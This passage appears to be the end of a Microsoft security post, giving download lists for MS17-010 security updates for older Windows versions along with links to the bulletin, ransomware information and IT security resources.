Download English language security updates: Windows Server 2003 SP2 x64, Windows Server 2003 SP2 x86, Windows XP SP2 x64, Windows XP SP3 x86, Windows XP Embedded SP3 x86, Windows 8 x86, Windows 8 x64

Download localized language security updates: Windows Server 2003 SP2 x64, Windows Server 2003 SP2 x86, Windows XP SP2 x64, Windows XP SP3 x86, Windows XP Embedded SP3 x86, Windows 8 x86, Windows 8 x64

MS17-010 Security Update: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

General information on ransomware: https://www.microsoft.com/en-us/security/portal/mmpc/shared/ransomware.aspx

Security for IT Pros: https://technet.microsoft.com/en-us/security/default

Talk to us

Questions, concerns, or insights on this story? Join discussions at the Microsoft community and Windows Defender Security Intelligence.